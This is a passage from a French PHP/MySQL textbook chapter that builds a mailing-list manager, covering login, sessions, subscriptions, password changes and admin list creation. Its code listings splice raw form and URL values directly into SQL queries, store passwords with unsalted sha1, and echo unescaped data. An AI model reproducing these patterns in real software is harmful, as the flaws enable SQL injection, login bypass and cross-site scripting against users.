Si tout se passe bien, elle crée ensuite un nouvel utilisateur ou met à jour les informations du compte si l'utilisateur existe déjà. Un utilisateur ne peut mettre à jour les données relatives à son compte que s'il est déjà authentifié.

La fonction `get email()` s'occupe de cette vérification et récupère l'adresse e-mail de l'utilisateur authentifié. Nous reviendrons sur ce point un peu plus loin, puisque nous avons recours à des variables de session qui sont configurées lorsque l'utilisateur se connecte.

Ouvrir une session

Si un utilisateur remplit le formulaire de connexion que nous avons vu à la Figure 28.4 et qu'il clique sur le bouton *Log In*, il active le script *index.php* après avoir défini les variables `email` et `password`. Cette procédure active le code de connexion qui se trouve dans la phase de prétraitement du script :

```
// On doit traiter les requêtes de connexion et de déconnexion
// avant toute chose.
```

```
if(($_POST['email']) && ($_POST['password'])) {
  $login = login($_POST['email'], $_POST['password']);

  if($login == 'admin') {
    $status .= "<p style=\"padding-bottom: 50px\">
             <strong>".get_real_name($_POST['email'])."</strong>
                logged in successfully as
                <strong>Administrator</strong>.</p>";
    $_SESSION['admin_user'] = $_POST['email'];

  } else if($login == 'normal') {
    $status .= "<p style=\"padding-bottom: 50px\">
             <strong>".get_real_name($_POST['email'])."</strong>
                logged in successfully.</p>";
    $_SESSION['normal_user'] = $_POST['email'];

  } else {
    $status .= "<p style=\"padding-bottom: 50px\">Sorry, we
                could not log you in with that email address
                and password.</p>";
  }
}

if($action == 'log-out') {
  unset($action);
  $_SESSION=array();
  session_destroy();
}
```

Comme vous pouvez le constater, nous essayons d'abord de connecter l'utilisateur en appelant la fonction `login()` de la bibliothèque *user_auth_fns.php*. Celle-ci étant un peu différente des fonctions de connexion que nous avons déjà utilisées, nous allons nous y attarder un peu. Le code de cette fonction est présenté dans le Listing 28.5.

Listing 28.5 : La fonction *login()* de *user_auth_fns.php* — Cette fonction vérifie les informations d'ouverture de session d'un utilisateur

```
function login($email, $password) {
// Vérifie le nom de l'utilisateur et son mot de passe avec
// la base de données.
// Si c'est bon, on retourne le type d'ouverture de session.
// Sinon on retourne false.

  // connect to db
  $conn = db_connect();
  if (!$conn) {
    return 0;
  }

  $query = "select admin from subscribers
            where email='".$email."'
              and password = sha1('".$password."')";

  $result = $conn->query($query);
```

```
    if (!$result) {
      return false;
    }

    if ($result->num_rows<1) {
      return false;
    }

    $row = $result->fetch_array();

    if($row[0] == 1) {
      return 'admin';
    } else {
      return 'normal';
    }
  }
```

Auparavant, les fonctions de connexion renvoyaient `true` si la connexion avait réussi et `false` dans le cas contraire. Ici, nous retournons toujours `false` si la connexion a échoué, mais nous renvoyons le type de l'utilisateur, c'est-à-dire `'admin'` ou `'normal'`, si elle a réussi. Cette information provient de la valeur enregistrée dans la colonne `admin` de la table `subscribers`, pour une combinaison donnée de l'adresse e-mail et du mot de passe. Si la requête ne produit aucun résultat, la fonction renvoie `false`. Si un utilisateur est un administrateur, cette valeur vaut 1 (`true`) et nous retournons `'admin'`. Sinon nous retournons `'normal'`.

Après l'exécution de cette fonction, nous enregistrons une variable de session pour conserver une trace de l'identité de notre utilisateur. Cette variable s'appelle `admin user` s'il s'agit d'un administrateur, `normal user` dans le cas d'un utilisateur classique. Dans un cas comme dans l'autre, la variable de session prend comme valeur l'adresse e-mail de l'utilisateur. Pour simplifier la vérification de l'adresse e-mail d'un utilisateur, nous nous servons de la fonction `get email()` que nous avons déjà mentionnée et qui est présentée dans le Listing 28.6.

Listing 28.6 : La fonction *get_email()* de *mlm_fns.php* — Cette fonction retourne l'adresse e-mail de l'utilisateur authentifié

```
function get_email() {
  if (isset($_SESSION['normal_user'])) {
    return $_SESSION['normal_user'];
  }

  if (isset($_SESSION['admin_user'])) {
    return $_SESSION['admin_user'];
  }

  return false;
}
```

De retour au programme principal, nous indiquons à l'utilisateur s'il s'est authentifié ou non, et à quel niveau.

Le résultat de la tentative d'ouverture de session est présenté à la Figure 28.6.




Figure 28.6

Le système indique que la connexion a réussi.

Maintenant que notre utilisateur s'est authentifié, il peut exécuter les fonctions qui sont à sa disposition.

Implémentation des fonctions de l'utilisateur

Après s'être authentifiés, les utilisateurs doivent pouvoir choisir parmi cinq options :

- consulter les listes disponibles pour s'y inscrire ;
- s'inscrire à une liste et annuler une inscription ;
- modifier la manière dont leur compte est configuré ;
- modifier leur mot de passe ;
- se déconnecter.

Vous retrouverez la plupart de ces options aux Figures 28.6 à 28.9. Nous allons maintenant nous intéresser à l'implémentation de chacune d'elles.

Consultation des listes

Nous allons implémenter un certain nombre d'options pour afficher les listes disponibles et les informations qui y sont associées. À la Figure 28.6, vous pouvez voir deux de ces options : *Show My Lists*, qui affiche les listes auxquelles l'utilisateur est inscrit, et *Show Other Lists*, qui affiche les listes auxquelles l'utilisateur n'est pas inscrit.

Si vous revenez à la Figure 28.4, vous constaterez qu'il existe une autre option, *Show All Lists*, qui affiche toutes les listes du système. Pour que notre système soit plus simple à utiliser, il est préférable de limiter le nombre de résultats affichés sur chaque page (on peut choisir par exemple dix résultats par page) mais, pour rester simple, nous n'avons pas encore implémenté cette fonctionnalité.

Ces trois options activent respectivement les actions `show my lists`, `show other lists` et `show all lists`. Comme vous l'avez probablement déjà remarqué, toutes ces actions fonctionnent de la même manière. Voici leur code :

```
case 'show-all-lists':
    display_items('All Lists', get_all_lists(), 'information',
                  'show-archive','');
    break;

case 'show-other-lists':
    display_items('Unsubscribed Lists',
                   get_unsubscribed_lists(get_email()),
                  'information', 'show-archive',
                  'subscribe');
    break;
case '':
case 'show-my-lists':
    display_items('Subscribed Lists',
                  get_subscribed_lists(get_email()),
                 'information', 'show-archive',
                 'unsubscribe');
    break;
```

Comme vous pouvez le constater, toutes ces actions appellent la fonction `display items()` de *output_fns.php*, mais à chaque fois avec des paramètres différents. Elles utilisent également la fonction `get email()`, que nous avons déjà vue, afin de récupérer l'adresse e-mail de l'utilisateur.

La Figure 28.7 montre à quoi sert cette fonction dans la production de la page *Show Other Lists.*

Le code de la fonction `display items()` est présenté dans le Listing 28.7.




Figure 28.7

La fonction display_items() *intervient dans la présentation des listes auxquelles l'utilisateur n'est pas abonné.*

Listing 28.7 : La fonction *display_items()* de *output_fns.php* — Cette fonction est utilisée pour afficher la liste des éléments avec les actions associées

```
function display_items($title, $list, $action1='', $action2='',
                       $action3='') {
  global $table_width;
  echo "<table width=\"$table_width\" cellspacing=\"0\"
         cellpadding=\"0\" border=\"0\">";

  // Compte le nombre d'actions
  $actions=(($action1!='') + ($action2!='') + ($action3!=''));

  echo "<tr>
        <th colspan=\"".(1+$actions)."\" bgcolor=\"#5B69A6\">"
        .$title."</th>
        </tr>";

  // Compte le nombre de lignes
  $items=sizeof($list);

  if($items == 0) {
    echo "<tr>
```

```
            <td colspan=\"".(1+$actions)."\" align=\"center\">No
            Items to Display</td>
            </tr>";
    } else  {
      // Affiche chaque ligne
      for($i=0; $i<$items; $i++) {
        if($i%2) {
          // Alterne les couleurs de fond
          $bgcolor="#ffffff";
        } else {
          $bgcolor="#ccccff";
        }

        echo "<tr>
              <td bgcolor=\"".$bgcolor."\"
               width=\"".($table_width - ($actions * 149))."\">";

        echo $list[$i][1];

        if ($list[$i][2]) {
          echo " - ".$list[$i][2];
        }

        echo "</td>";

        // Crée des boutons pour trois actions au maximum par ligne.
        for($j=1; $j<=3; $j++) {
          $var="action".$j;

          if($$var) {
            echo "<td bgcolor=\"".$bgcolor."\" width=\"149\">";
           // Les boutons d'affichage/prévisualisation sont
           // particuliers car ce sont des liens vers un fichier
           if(($$var == 'preview-html') || ($$var == 'view-html') ||
              ($$var == 'preview-text') || ($$var == 'view-text')) {
                display_preview_button($list[$i][3], $list[$i][0],
                                       $$var);
            } else {
              display_button($$var, '&id=' . $list[$i][0] );
            }
            echo "</td>";
          }
        }
        echo "</tr>\n";
      }
      echo "</table>";
    }
  }
```

Cette fonction affiche un tableau d'éléments, chacun pouvant être associé au maximum à trois boutons d'action. Cette fonction accepte cinq paramètres :

- `$title` est le titre qui apparaît en haut du tableau. Dans le cas présenté à la Figure 28.7, ce titre est *Unsubscribed Lists*, comme nous l'avons vu dans le code de l'action *Show Other Lists*.
- `$list` est un tableau d'éléments à afficher dans chaque ligne du tableau. Ici, il s'agit d'un tableau contenant les listes auxquelles l'utilisateur n'est pas inscrit, que nous construisons dans la fonction `get unsubscribed lists()`, sur laquelle nous reviendrons dans un instant. Il s'agit d'un tableau à plusieurs dimensions, chaque ligne du tableau contenant jusqu'à quatre données sur chaque ligne.
  - `$list[n][0]` contient l'identificateur de l'élément, qui correspond généralement à un numéro de ligne. Cela fournit aux boutons d'action l'identificateur de la ligne sur laquelle ils doivent travailler. Dans notre cas, nous récupérons ces identificateurs dans la base de données.
  - `$list[n][1]` doit contenir le nom de l'élément. Il s'agit du texte affiché pour un élément particulier. Par exemple, dans le cas de la Figure 28.7, le nom de l'élément dans la première ligne du tableau est *PHP Tipsheet*.
  - `$list[n][2]` et `$list[n][3]` sont facultatifs. Nous nous en servons pour passer les informations supplémentaires. Ils correspondent respectivement à du texte et à un identificateur. Nous verrons un exemple utilisant ces deux paramètres lorsque nous étudierons l'action *View Mail* dans la section "Implémentation des fonctions administratives".

Les paramètres 3, 4 et 5 de la fonction sont facultatifs et servent à passer les trois actions qui seront affichées sur les boutons correspondant à chaque article. À la Figure 28.7, il s'agit des trois boutons d'action *Information*, *Show Archive* et *Subscribe*.

Nous obtenons ces trois boutons pour la page *Show All Lists* en passant les noms des actions, `information`, `show archive` et `subscribe`. Lorsque l'on appelle la fonction `display button()`, ces actions sont transformées en boutons sous-titrés et l'action appropriée leur est affectée.

Chacune des actions *Show* appelle la fonction `display items()` d'une manière différente, comme vous pouvez le constater en examinant leur code. Ces actions sont caractérisées non seulement par des boutons d'action et des titres différents, mais également par une fonction particulière pour construire le tableau des éléments à afficher. *Show All Lists* se sert de la fonction `get all lists()`, *Show Other Lists*, de la fonction `get unsubscribed lists()` et *Show My Lists*, de la fonction `get subscribed lists()`. Toutes ces fonctions ont une structure identique et sont définies dans la bibliothèque de fonctions *mlm_fns.php*.

Nous allons maintenant nous intéresser à `get unsubscribed lists()`, puisqu'il s'agit de l'exemple dont nous nous sommes occupés jusqu'à maintenant. Vous trouverez le code de la fonction `get unsubscribed lists()` dans le Listing 28.8.

Listing 28.8 : La fonction *get_unsubscribed_lists()* de *mlm_fns.php* — Cette fonction est utilisée pour construire un tableau contenant les listes de diffusion auxquelles l'utilisateur n'est pas abonné

```
function get_unsubscribed_lists($email) {
  $list = array();

  $query = "select lists.listid, listname, email from lists
           left join sub_lists on lists.listid = sub_lists.listid
           and email='".$email."' where email is NULL
           order by listname";

  if($conn=db_connect()) {
    $result = $conn->query($query);
    if(!$result)  {
      echo '<p>Unable to get list from database.</p>';
      return false;
    }

    $num = $result->num_rows;
    for($i = 0; $i<$num; $i++) {
      $row = $result->fetch_array();
      array_push($list, array($row[0], $row[1]));
    }
  }
  return $list;
}
```

Comme vous pouvez le constater, cette fonction nécessite une adresse e-mail qui doit être celle de l'utilisateur courant. La fonction `get subscribed lists()` exige également une adresse e-mail en paramètre, contrairement à la fonction `get all lists()`, pour des raisons évidentes.

Après avoir récupéré l'adresse e-mail d'un abonné, nous nous connectons à la base de données et nous récupérons toutes les listes auxquelles cet abonné n'est pas inscrit. Nous nous servons d'une jointure `LEFT JOIN` pour trouver les éléments qui ne correspondent pas. Puis nous analysons le résultat dans une boucle et nous construisons le tableau ligne par ligne grâce à la fonction intégrée `array push()`.

Maintenant que nous savons comment cette liste est produite, intéressons-nous aux boutons d'action associés.

Affichage des informations d'une liste

Le bouton *Information* présenté à la Figure 28.7 déclenche l'action `'information'` :

```
case 'information':
    display_information($_GET['id']);
    break;
```

Pour comprendre à quoi sert la fonction `display information()`, examinons la Figure 28.8.




Figure 28.8

La fonction display_information() *affiche la présentation d'une liste de diffusion.*

Cette fonction affiche des informations générales sur une liste de diffusion particulière. Elle indique le nombre d'abonnés inscrits ainsi que le nombre de bulletins envoyés à cette liste disponibles dans l'archive.

Le code de cette fonction est présenté dans le Listing 28.9.

Listing 28.9 : La fonction *display_information()* de *output_fns.php* — Cette fonction affiche les informations d'une liste

```
function display_information($listid) {
  if(!$listid) {
    return false;
  }

  $info=load_list_info($listid);
```

```
  if($info) {
    echo "<h2>".pretty($info[listname])."</h2>
          <p>".pretty($info[blurb])."
          </p><p>Number of subscribers:".$info[subscribers]."
          </p><p>Number of messages in archive:"
               .$info[archive]."</p>";
  }
}
```

La fonction `display information()` utilise deux autres fonctions pour l'aider dans sa tâche : la fonction `load list info()` et la fonction `pretty()`. La première récupère les informations dans la base de données, tandis que la seconde se contente de formater les données de la base de données en supprimant les barres obliques, en transformant les fins de ligne en sauts de ligne HTML, etc.

Penchons-nous rapidement sur le code de la fonction `load list info()`, qui est définie dans la bibliothèque de fonctions *mlm_fns.php*. Son code est présenté dans le Listing 28.10.

Listing 28.10 : La fonction *load_list_info()* de *load_list_info* — Cette fonction génère un tableau contenant les informations d'une liste

```
function load_list_info($listid) {
  if(!$listid) {
    return false;
  }

  if(!($conn=db_connect())) {
    return false;
  }

  $query = "select listname, blurb from lists where listid =
            '".$listid."'";
  $result = $conn->query($query);

  if(!$result)   {
    echo "<p>Cannot retrieve this list.</p>";
    return false;
  }

  $info =  $result->fetch_assoc();

  $query = "select count(*) from sub_lists where listid =
           '".$listid."'";
  $result = $conn->query($query);

  if($result) {
    $row = $result->fetch_array();
    $info['subscribers'] = $row[0];
  }
```

```
  $query = "select count(*) from mail where listid = '".$listid."'
           and status = 'SENT'";

  $result = $conn->query($query);

  if($result) {
    $row = $result->fetch_array();
    $info['archive'] = $row[0];
  }

  return $info;
}
```

Cette fonction effectue trois requêtes dans la base de données pour récupérer le nom et les informations générales d'une liste à partir de la table `lists`, le nombre d'abonnés à partir de la table `sub lists` et le nombre de bulletins envoyés à partir de la table `mail`.

Affichage des archives d'une liste

En plus d'afficher les informations générales d'une liste, les utilisateurs peuvent lire les e-mails qui ont déjà été envoyés à une liste de diffusion en cliquant sur le bouton *Show Archive*. Ce bouton active l'action `show archive`, qui exécute le code suivant :

```
case 'show-archive':
   display_items('Archive For '.get_list_name($_GET['id']),
                 get_archive($_GET['id']), 'view-html',
                             'view-text', '');
   break;
```

Une fois encore, cette fonction se sert de la fonction `display items()` pour afficher les différents éléments correspondant aux e-mails qui ont été envoyés à la liste. Ces éléments sont récupérés à l'aide de la fonction `get archive()` de *mlm_fns.php*. Son code est présenté dans le Listing 28.11.

Listing 28.11 : La fonction *get_archive()* de *mlm_fns.php* — Cette fonction construit un tableau contenant les bulletins archivés d'une liste donnée

```
function get_archive($listid) {
  // Renvoie un tableau contenant les e-mails archivés de cette
  // liste. Ce tableau contient des lignes (mailid, subject).

  $list = array();
  $listname = get_list_name($listid);

  $query = "select mailid, subject, listid from mail
           where listid = '".$listid."' and status = 'SENT'
           order by sent";

  if($conn=db_connect()) {
    $result = $conn->query($query);
    if(!$result)  {
```

```
        echo "<p>Unable to get list from database.</p>";
        return false;
      }

      $num = $result->num_rows;

      for($i = 0; $i<$num; $i++)   {
        $row = $result->fetch_array();
        $arr_row = array($row[0], $row[1],
                    $listname, $listid);
        array_push($list, $arr_row);
      }
    }
    return $list;
  }
```

Cette fonction va une nouvelle fois chercher dans la base de données les informations nécessaires (c'est-à-dire ici les informations sur les e-mails qui ont été envoyés) et construit un tableau qui pourra être passé à la fonction `display items()`.

Inscriptions et désinscriptions

Dans la liste des listes de diffusion présentée à la Figure 28.7, chaque liste possède un bouton permettant aux utilisateurs de s'inscrire. De même, si les utilisateurs se servent de l'option *Show My Lists* pour afficher les listes auxquelles ils sont déjà inscrits, ils verront un bouton *Unsubscribe* à côté de chaque liste.

Ces boutons activent les actions `subscribe` et `unsubscribe` qui correspondent au code suivant :

```
case 'subscribe':
     subscribe(get_email(), $_GET['id']);
     display_items('Subscribed Lists',
                   get_subscribed_lists(get_email()),
                  'information', 'show-archive', 'unsubscribe');
     break;

case 'unsubscribe':
     unsubscribe(get_email(), $_GET['id']);
     display_items('Subscribed Lists',
                   get_subscribed_lists(get_email()),
                   'information', 'show-archive', 'unsubscribe');
     break;
```

Dans les deux cas, nous appelons une fonction, `subscribe()` ou `unsubscribe()`, puis nous affichons à nouveau la liste des listes de diffusion auxquelles l'utilisateur est abonné, en appelant une nouvelle fois la fonction `display items()`.

Les fonctions `subscribe()` et `unsubscribe()` sont présentées dans le Listing 28.12.

Listing 28.12 : Les fonctions *subscribe()* et *unsubscribe()* de *mlm_fns.php* — Ces fonctions permettent à l'utilisateur de s'abonner ou de se désabonner

```
// Abonnement de cette adresse mail à la liste
function subscribe($email, $listid) {
  if((!$email) || (!$listid) || (!list_exists($listid))
     || (!subscriber_exists($email))) {
    return false;
  }

  // Si l'adresse est déjà abonnée, on sort
  if(subscribed($email, $listid)) {
    return false;
  }

  if(!($conn=db_connect())) {
    return false;
  }

  $query = "insert into sub_lists values ('".$email."', $listid)";

  $result = $conn->query($query);
  return $result;
}

// Désabonne cette adresse mail de la liste
function unsubscribe($email, $listid) {

  if ((!$email) || (!$listid)) {
    return false;
  }

  if(!($conn=db_connect())) {
    return false;
  }

  $query = "delete from sub_lists where email = '".$email."' and
            listid = '".$listid."'";

  $result = $conn->query($query);
  return $result;
}
```

La fonction `subscribe()` ajoute une ligne dans la table `sub lists` correspondant à l'inscription, tandis que `unsubscribe()` supprime cette ligne.

Modification des paramètres d'un compte

Lorsque l'utilisateur clique sur le bouton *Account Settings*, l'action `account settings` est exécutée. Voici le code de cette action :

```
case 'account-settings':
    display_account_form(get_email(),
                         get_real_name(get_email()),
                         get_mimetype(get_email()));
    break;
```

Comme vous pouvez le constater, nous réutilisons la fonction `display account form()` dont nous nous sommes déjà servis pour créer le compte. Cependant, nous lui passons cette fois-ci les informations relatives à l'utilisateur courant, qui seront recopiées dans le formulaire pour être modifiées plus facilement. Lorsque l'utilisateur clique sur le bouton d'envoi de ce formulaire, cela active l'action `store account`, comme nous l'avons vu plus haut.

Changement des mots de passe

Le fait de cliquer sur le bouton *Change Password* active l'action `change password`, qui exécute le code suivant :

```
case 'change-password':
    display_password_form();
    break;
```

La fonction `display password form()` de la bibliothèque *output_fns.php* se contente d'afficher un formulaire permettant à l'utilisateur de changer son mot de passe (voir Figure 28.9).

Figure 28.9

La fonction display_password_form() *permet aux utilisateurs de changer leur mot de passe.*

Lorsqu'un utilisateur clique sur le bouton *Change Password* en bas de ce formulaire, l'action `store change password` est activée. Voici le code correspondant à cette action :

```
case 'store-change-password':
    if(change_password(get_email(), $_POST['old_passwd'],
```

```
                    $_POST['new_passwd'], $_POST['new_passwd2'])) {
        echo "<p style=\"padding-bottom: 50px\">OK: Password
             changed.</p>";
    } else {
        echo "<p style=\"padding-bottom: 50px\">Sorry, your
              password could not be changed.</p>";
        display_password_form();
    }
    break;
```

Comme vous pouvez le constater, ce code tente de modifier le mot de passe avec la fonction `change password()` et renvoie le résultat de cette opération. La fonction `change password()` se trouve dans la bibliothèque de fonctions *user_auth_fns.php* et son code est présenté dans le Listing 28.13.

Listing 28.13 : La fonction *change_password()* de *user_auth_fns.php* — Cette fonction valide et met à jour le mot de passe d'un utilisateur

```
function change_password($email, $old_password, $new_password,
                         $new_password_conf) {
// Change le mot de passe de email/old_password en new_password
// Renvoie true ou false


  // Si l'ancien mot de passe est correct, change ce mot de passe
  // en new_password et renvoie true, sinon renvoie false.
 if (login($email, $old_password)) {
    if($new_password==$new_password_conf)  {
      if (!($conn = db_connect())) {
        return false;
      }

      $query = "update subscribers
                set password = sha1('".$new_password."')
                where email = '".$email."'";

      $result = $conn->query($query);
      return $result;
    }  else {
      echo "<p>Your passwords do not match.</p>";
    }
  } else {
    echo "<p>Your old password is incorrect.</p>";
  }

  return false; // old password was wrong
}
```

Cette fonction est analogue aux autres fonctions de modification des mots de passe que nous avons déjà étudiées. Elle compare les deux nouveaux mots de passe saisis par l'utilisateur pour s'assurer qu'ils sont identiques et, si c'est bien le cas, tente de mettre à jour le mot de passe de l'utilisateur dans la base de données.

Fermeture de session

Lorsqu'un utilisateur clique sur le bouton *Log Out*, il déclenche l'action `log out`. Le code exécuté par cette action dans le script principal se trouve en fait dans la section de prétraitement de ce script :

```
if ($action == 'log-out') {
  unset($action);
  $_SESSION=array();
  session_destroy();
}
```

Ce fragment de code supprime les variables de session et détruit la session. Vous remarquerez qu'il supprime également la variable `action`, ce qui signifie que nous entrons dans la section principale sans aucune action, ce qui implique l'exécution du code suivant :

```
default :
  if(!check_logged_in()) {
    display_login_form($action);
  }
```

Cela permet à un autre utilisateur de se connecter ou à l'utilisateur courant de se reconnecter sous un autre nom.

Implémentation des fonctions administratives

Lorsqu'un utilisateur se connecte en tant qu'administrateur, il bénéficie des options supplémentaires qui apparaissent à la Figure 28.10.




Figure 28.10

Le menu des administrateurs permet de créer des listes de diffusion et d'effectuer leur maintenance.

Les administrateurs disposent de trois options supplémentaires : *Create List* (pour créer une nouvelle liste de diffusion), *Create Mail* (pour créer un nouveau bulletin) et *View Mail* (pour afficher et envoyer les bulletins qui n'ont pas encore été envoyés). Nous allons maintenant étudier chacune de ces options.

Création d'une nouvelle liste

Si l'administrateur choisit de créer une nouvelle liste en cliquant sur le bouton *Create List*, l'action `create list` est activée avec le code suivant :

```
case 'create-list':
    display_list_form(get_email());
    break;
```

La fonction `display list form()` affiche un formulaire permettant à l'administrateur de saisir les informations relatives à la nouvelle liste. Elle se trouve dans la bibliothèque *output_fns.php*. Comme elle se contente de produire du code HTML, nous ne l'étudierons pas plus en détail. Son résultat apparaît à la Figure 28.11.




Figure 28.11

L'option Create List *demande à l'administrateur de saisir le nom et la description de la nouvelle liste.*

Lorsque l'administrateur clique sur le bouton *Save List*, l'action `store list` est activée avec le code suivant de *index.php :*

```
case 'store-list':
    if(store_list($_SESSION['admin_user'], $_POST)) {
```

```
        echo "<p style=\"padding-bottom: 50px\">New list
              added.</p>";
        display_items('All Lists', get_all_lists(),
                      'information', 'show-archive','');
      } else {
        echo "<p style=\"padding-bottom: 50px\">List could not
              be stored. Please try again.</p>";
      }
  break;
```

Comme vous pouvez le constater, ce code essaie d'enregistrer les informations de la nouvelle liste et affiche ensuite le nouveau catalogue des listes de diffusion. Les détails de la liste sont enregistrés avec la fonction `store list()`, dont le code est présenté dans le Listing 28.14.

Listing 28.14 : La fonction *store_list()* de *mlm_fns.php* — Cette fonction ajoute une nouvelle liste de diffusion dans la base de données

```
function store_list($admin_user, $details) {
  if (!filled_out($details))  {
    echo "<p>All fields must be filled in.  Try again.</p>";
    return false;
  } else  {
    if(!check_admin_user($admin_user)) {
      return false;
     // Comment cette fonction a-t-elle pu être appelée par un
     // utilisateur qui n'est pas administrateur ?
    }

    if(!($conn=db_connect()))  {
      return false;
    }

    $query = "select count(*) from lists
              where listname = '".$details['name']."'";
    $result = $conn->query($query);
    $row = $result->fetch_array();

    if($row[0] > 0) {
      echo "<p>Sorry, there is already a list with this
            name.</p>";
      return false;
    }

    $query = "insert into lists values (NULL,
                                        '" . $details['name']."',
                                        '".$details['blurb']."')";

    $result = $conn->query($query);
    return $result;
  }
}
```

Cette fonction effectue quelques vérifications avant d'écrire dans la base de données : elle s'assure que tous les détails ont été fournis, que l'utilisateur actuel est un administrateur et que le nom de la liste est unique. Si tout se passe bien, la liste est ajoutée dans la table `lists` de la base de données.

Transfert vers le serveur d'un nouveau bulletin

Nous en arrivons finalement à la partie la plus délicate de cette application : le transfert et l'envoi des bulletins aux listes de diffusion.

Lorsqu'un administrateur clique sur le bouton *Create Mail*, il active l'action `create mail`, dont voici le code :

```
case 'create-mail':
  display_mail_form(get_email());
break;
```

L'administrateur arrive alors sur le formulaire présenté à la Figure 28.12.

